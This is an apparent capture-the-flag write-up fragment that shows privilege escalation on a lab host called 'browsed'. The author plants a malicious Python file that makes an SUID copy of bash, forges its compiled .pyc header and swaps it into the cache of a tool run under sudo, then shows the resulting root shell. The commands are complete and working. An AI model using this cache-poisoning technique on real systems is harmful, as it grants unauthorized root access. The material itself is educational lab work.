Next 8 bytes are timestamp

```
>>> 0x67dfe8d3
1742727379
```

1742727379 Timestamp to readable date

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Sunday, March 23, 2025 at 10:56:19 AM

Your time zone: Sunday, March 23, 2025 at 10:56:19 AM GMT+00:00


Relative : Last year

Let's create a malicious python file to generate suid set bash file

```
import os
os.system("cp /bin/bash /tmp/hello; chmod 4755 /tmp/hello")
```

Compile it

```
python3 -m compileall pwn.py
```



Copy first 16 bytes header to this file


```
dd if=/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc
of=__pycache__/pwn.cpython-312.pyc bs=16 co
unt=1 conv=notrunc
```

And move the original file and copy my malicious file as the same name in the target directory


```
mv /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc
/opt/extensiontool/__pycache__/extension_utils
.cpython-312.pyc~
cp __pycache__/pwn.cpython-312.pyc
/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc
```

Let's run the sudo command

```
sudo /opt/extensiontool/extension_tool.py
```



I can see suid set bash, so I can be root


larry@browsed:/dev/shm$ ./hello -p
-bash: ./hello: No such file or directory
larry@browsed:/dev/shm$ /tmp/hello -p
hello-5.2# whoami
root
hello-5.2#